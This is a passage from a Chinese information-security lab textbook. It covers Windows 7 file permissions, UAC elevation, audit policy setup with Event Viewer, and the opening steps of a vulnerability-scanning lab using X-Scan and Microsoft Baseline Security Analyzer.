（5）修改后的"机密文件.txt"的安全属性如图 8-31 所示，只有用户 test 有读写权限。





图 8-30　编辑 test 用户的权限





图 8-31　机密文件的属性

使用其他用户名登录系统，双击"机密文件.txt"进行编辑，系统会提示权限错误。

### 3. UAC 权限提升实验

在安装之后创建的账户是标准用户账户，默认情况下，这些账户通过一个“即时权限提升”提示提供提升功能，该提示要求提供将用于授予管理权限的管理账户的凭据。利用这一便捷功能，只要共享家庭计算机的家庭成员或更注重安全的使用标准用户账户的用户知道管理账户的密码，他们就能够用管理权限来运行应用程序，而不必手动切换到其他用户登录会话。此类应用程序的常见示例包括安装程序以及家长控制配置。

（1）以 test 用户登录 Windows 7 系统，单击屏幕右下角的时间显示，进入详细时钟显示，然后单击下面的【更改时间和日期设置】，出现如图 8-32 所示的【日期和时间】对话框。




图 8-32 【日期和时间】对话框

（2）单击【更改日期和时间】，系统用户账户控制功能会弹出权限提升提示，如图 8-33 所示。




图 8-33 用户账户控制

（3）按照提示输入 Administrator 的密码，单击【确定】即可进入如图 8-34 所示的【日期和时间设置】界面。




图 8-34　设置系统时间

**【实验报告】**

（1）作为练习请按照上述方式实现实验目的中列出的目录权限分配。在开始练习前，创建如下用户和组。

| 组 | 用 户 账 户 |
| --- | --- |
| Managers | UserT1　属于 Managers |
| | UserT2　属于 Accounting |
| | UserT3　属于 Managers 和 Accounting |
| Accounting | UserT4　不属于 Managers 和 Accounting |

创建以下文件夹：

| | |
| --- | --- |
| C:\Public | C:\Apptest |
| C:\Public\Library | C:\ Apptest\Database |
| C:\Public\Manuals | C:\ Apptest \Spreadsheet |
| C:\ ublic\Library\Misc | C:\ Apptest \WordProcessing |

实现如下权限分配。

- 所有用户能够允许 WordProcessing 文件夹中的程序，但是他们不能更改内部的文件。
- 所有用户能够读取 Public 文件夹中的文件以及在该文件中创建文件。
- 所有用户应该禁止在文件夹 Public\Library 中更改文件。
- 只有 UserT1 能够更改和删除 Public\Manuals 文件中的文件。

（2）对如下列出的文件夹指派合适的权限。

| 文件夹名称 | 用户账户或者组 | 权　限 |
|---|---|---|
| Public | Users 组 | Read & Execute |
| | Administrator 组 | Full Control |
| Public\Library | Users 组 | Read & Execute |
| | Administrator 组 | Full Control |
| | Managers 组 | Modify |
| Public\Library\Misc | Users 组 | Read & Execute |
| | Administrator 组 | Full Control |
| | UserT2 组 | Modify |
| Public\ Manuals | Users 组 | Read & Execute |
| | Administrator 组 | Full Control |
| | Accounting 组 | Modify |

权限设置完成后，分别以用户 UserT1、UserT2、UserT3、Usert4 和 Administrator 登录系统，并测试相应目录的读写（创建文件）、更改和执行权限，体会 Windows 授权管理的作用。

**【思考题】**

（1）分析 Windows 7 系统所使用的访问控制模型。

（2）用户账户控制功能对于病毒防御有何用途？

## 8.3 安全风险分析

### 8.3.1　系统审核

**【实验目的】**

掌握 Windows 下审核策略的设置方法，了解审核策略的制定准则。掌握如何使用事件查看器查看审核日志和审核事件，掌握事件查看器的一般用法。

**【原理简介】**

每当用户执行了指定的某些操作，审核日志就会记录一个审核项。例如，修改文件或策略可以触发一个审核项。审核项显示了所执行的操作、相关的用户账户以及该操作的日期和时间。作为企业风险管理项目的一部分，定期审核操作可以使管理员跟踪并确保每个计算机有足够的安全级别。安全审核对于任何企业系统来说都极其重要。

审核策略用于确定计算机的安全性事件日志中记录了哪些安全事件。能够审核的事件类型包括：对文件和文件夹的访问、登录以及退出登录、关闭以及重新启动计算机，对用户和组的改动。对审核事件的成功或者事件的失败或者两者都审核，跟踪成功事件可以决定用户对特定文件或者打印机的访问，能够利用该信息计划资源。跟踪失败事件

以寻找可能出现的安全破坏。安全审核的内容应该包括以下方面。

**1. 审核账户登录事件**

该审核用于确定是否对用户在计算机上登录或注销的每个实例进行审核。如果定义了该策略设置，则可指定是否审核成功、失败或根本不审核此事件类型。成功审核会在账户登录尝试成功时生成一个审核项，可用来确定哪个人成功登录到哪台计算机。失败审核会在账户登录尝试失败时生成一个审核项，该审核项对于入侵检测十分有用，但此设置可能会导致拒绝服务（DoS）状态，因为攻击者可以生成数百万次登录失败，并将安全事件日志填满。

**2. 审核账户管理**

“审核账户管理”设置用于确定是否对计算机上的每个账户管理事件进行审核。账户管理事件的示例包括：

- 创建、修改或删除用户账户或组。
- 重命名、禁用或启用用户账户。
- 设置或修改密码。

在响应安全事件时，组织可以对创建、更改或删除账户的人员进行跟踪，这一点非常重要。

**3. 审核目录服务访问**

“审核目录服务访问”设置用于确定是否对用户访问 Microsoft Active Directory 对象的事件进行审核，该对象指定了自身的系统访问控制列表（SACL）。

**4. 审核登录事件**

“审核登录事件”设置用于确定是否对用户在记录审核事件的计算机上登录、注销或建立网络连接的每个实例进行审核。账户登录事件是在账户所在的位置生成的，而登录事件是在登录尝试发生的位置生成的。

**5. 审核对象访问**

“审核对象访问”设置用于确定是否对用户访问指定了自身 SACL 的对象（如文件、文件夹、注册表项和打印机等）这一事件进行审核。如果定义了此策略设置，则可指定是否审核成功、审核失败或根本不审核此事件类型。如果启用审核对象访问并在对象上配置 SACL，可以在企业系统上的安全日志中生成大量审核项，因此，仅在确实要使用记录的信息时才应启用这些设置。

**6. 审核策略更改**

“审核策略更改”设置用于确定是否对更改用户权限分配策略、审核策略或信任策略的每个事件进行审核。如果定义了此策略设置，则可指定是否审核成功、审核失败或根本不审核此事件类型。成功审核会在成功更改用户权限分配策略、审核策略或信任策略时生成一个审核项，该审核项的信息对于计账以及事件发生后的辩论十分有用，可用来确定谁在域或单个计算机上成功修改了策略。失败审核会在对用户权限分配策略、审核策略或信任策略的更改失败时生成一个审核项。

**7. 审核特权使用**

“审核特权使用”设置用于确定是否对用户行使用户权限的每个实例进行审核。如果定义了此策略设置，则可指定是否审核成功、审核失败或根本不审核此事件类型。启用这些设置以后，生成的事件数量将十分庞大，并且难以进行分类。只有在已经计划好如何使用所生成的信息时，才应启用这些设置。

**8. 审核过程跟踪**

“审核过程跟踪”设置用于确定是否审核事件的详细跟踪信息，如程序激活、进程退出、句柄复制和间接对象访问等。启用“审核过程跟踪”将生成大量事件，因此通常都将其设置为“无审核”。但是，在事件响应期间，即过程详细日志开始记录和这些过程被启动的时间，这些设置会发挥很大的作用。

**9. 审核系统事件**

“审核系统事件”设置用于确定在用户重新启动或关闭其计算机时，或者在影响系统安全或安全日志的事件发生时，是否进行审核。由于同时启用系统事件的失败审核和成功审核时，仅记录极少数其他事件，并且所有这些事件都非常重要，因此建议在组织中的所有计算机上启用这些设置。

审核的结果一般都保存到系统的日志中，可以使用事件查看器查看安全日志文件的内容以及在日志文件中查找特定的事件。事件查看器有三种日志可以查看：应用程序日志包括程序的错误、警告和信息；安全日志包括被审核的事件的成功或者失败信息，这是设置审核策略的结果；系统日志包括 Windows 产生的错误、警告和信息。

**【实验环境】**

Windows XP 以上操作系统。

**【实验步骤】**

**1. 设置审核策略**

（1）单击【控制面板】|【管理工具】|【本地安全策略】|【审核策略】，出现如图 8-35 所示的管理界面。

（2）双击右侧栏目的策略，就可以对该审核策略进行设置，如双击【审核登录事件】，出现如图 8-36 所示的界面，对登录事件的审核策略进行修改。修改完成后单击【确定】即可。

（3）除上述审核策略的制定外，Windows 7 系统还可以对指定的文件或文件夹的访问进行审核，如系统需要对 Administrators 组的用户对 C:\Windows 文件夹写文件进行审核，具体方法如下：右击 Windows 文件夹，选取【属性】菜单项，出现属性对话框，单击【安全】标签。然后单击【高级】按钮，单击【审核】标签，对审核的修改需要系统权限，UAC 会提示权限提示，单击【继续】按钮出现，单击【添加】按钮，出现【选择用户或组】管理界面，然后选择 Administrators，单击【确定】按钮，出现如图 8-37 所示的界面，可以对要审核的事件进行编辑。




图 8-35　审核策略管理界面




图 8-36　审核登录事件策略修改界面





图 8-37　Windows 文件夹的审核项目

**2. 使用事件查看器**

（1）单击【开始】按钮，指向【程序】，指向【管理工具】，单击【事件查看器】|【安全性】，出现如图 8-38 所示的界面。

（2）双击相应的日志事件，可以查看日志的详细信息。

（3）默认的事件查看器会显示所有的事件，为了更改日志中显示的内容，可以使用菜单【查看】|【筛选】命令来查找被筛选的事件，或者使用菜单【查看】|【查找】命令来搜索特定的事件，如图 8-39 所示。

**【实验报告】**

（1）制定审核策略。




图 8-38 【事件查看器】管理界面




图 8-39 使用事件查看器的过滤或者查找日志中的事件

根据以下要求制定系统的审核策略。

- 记录对计算机不成功的访问尝试。
- 记录对 C:\windows\system32\drivers\etc\hosts 文件的写操作。
- 跟踪是否有人尝试破坏计算机硬件。
- 记录一个管理员执行的操作以跟踪未授权的更改。

（2）创建一个文件审核策略。创建一个 Audit 文件夹，在该文件夹下创建一个文件 Audit.txt，修改 Audit.txt 的审核记录。对用户组 Everyone 审核：创建文件/写入数据，删除，更改权限的成功和失败事件。然后更改 Audit 文件夹的 Everyone 权限为读权限，删除其他权限，并阻止从它的父文件夹继承权限。

（3）查看安全日志，打开【事件查看器】，查看日志的内容。

【思考题】

分析系统审核在系统安全中的作用。

### 8.3.2　系统安全扫描

【实验目的】

掌握 Windows 平台下漏洞扫描原理和作用，能够根据漏洞扫描的结果对系统进行安全配置。

【原理简介】

漏洞扫描就是对重要计算机信息系统进行检查，发现其中可被黑客利用的漏洞。漏洞扫描的结果实际上就是系统安全性能的一个评估，它指出了哪些攻击是可能的，因此成为安全方案的一个重要组成部分。

目前，漏洞扫描，从底层技术来划分，可以分为基于网络的扫描和基于主机的扫描这两种类型。

基于网络的漏洞扫描器，就是通过网络来扫描远程计算机中的漏洞。比如，利用低版本的 DNS Bind 漏洞，攻击者能够获取 root 权限，侵入系统或者攻击者能够在远程计算机中执行恶意代码。使用基于网络的漏洞扫描工具，能够监测到这些低版本的 DNS Bind 是否在运行。一般来说，基于网络的漏洞扫描工具可以看作一种漏洞信息收集工具，能根据不同漏洞的特性，构造网络数据包，发给网络中的一个或多个目标服务器，以判断某个特定的漏洞是否存在。

基于主机的漏洞扫描器，扫描目标系统的漏洞的原理，与基于网络的漏洞扫描器的原理类似，但是，两者的体系结构不一样。基于主机的漏洞扫描器通常在目标系统上安装了一个代理（Agent）或者是服务（Services），以便能够访问所有的文件与进程，这也使得基于主机的漏洞扫描器能够扫描更多的漏洞。

【实验环境】

Windows XP 及其以上操作系统，X-Scan v3.3，Microsoft Baseline Security Analyzer 2.0。

【实验步骤】

**1. 使用 X-Scan 对系统进行安全扫描分析**

（1）启动 X-Scan v3.3，出现如图 8-40 所示的界面。

（2）单击菜单【设置】|【扫描参数】设置扫描参数，如图 8-41 所示，可以设置扫描范围，可以是单机也可以是多个机器，其他扫描模块的设置可以根据需要进行设置。

（3）单击菜单【文件】|【开始扫描】，扫描结束后，X-Scan 会给出当前系统的一份安全风险分析报告，在该报告中指出当前系统配置中的安全漏洞和对应的解决方案。图 8-42 显示了一个扫描结果，指出系统存在一个安全漏洞，SNMP 的口令使用默认口令 public。





图 8-40 X-Scan 漏洞扫描工具




图 8-41 设置扫描参数





图 8-42 扫描结果

（4）根据扫描结果可以对系统的安全漏洞进行修补。

**2. 使用微软 Microsoft Baseline Security Analyzer 对系统进行漏洞扫描**

（1）启动 Microsoft Baseline Security Analyzer，出现如图 8-43 所示的界面。

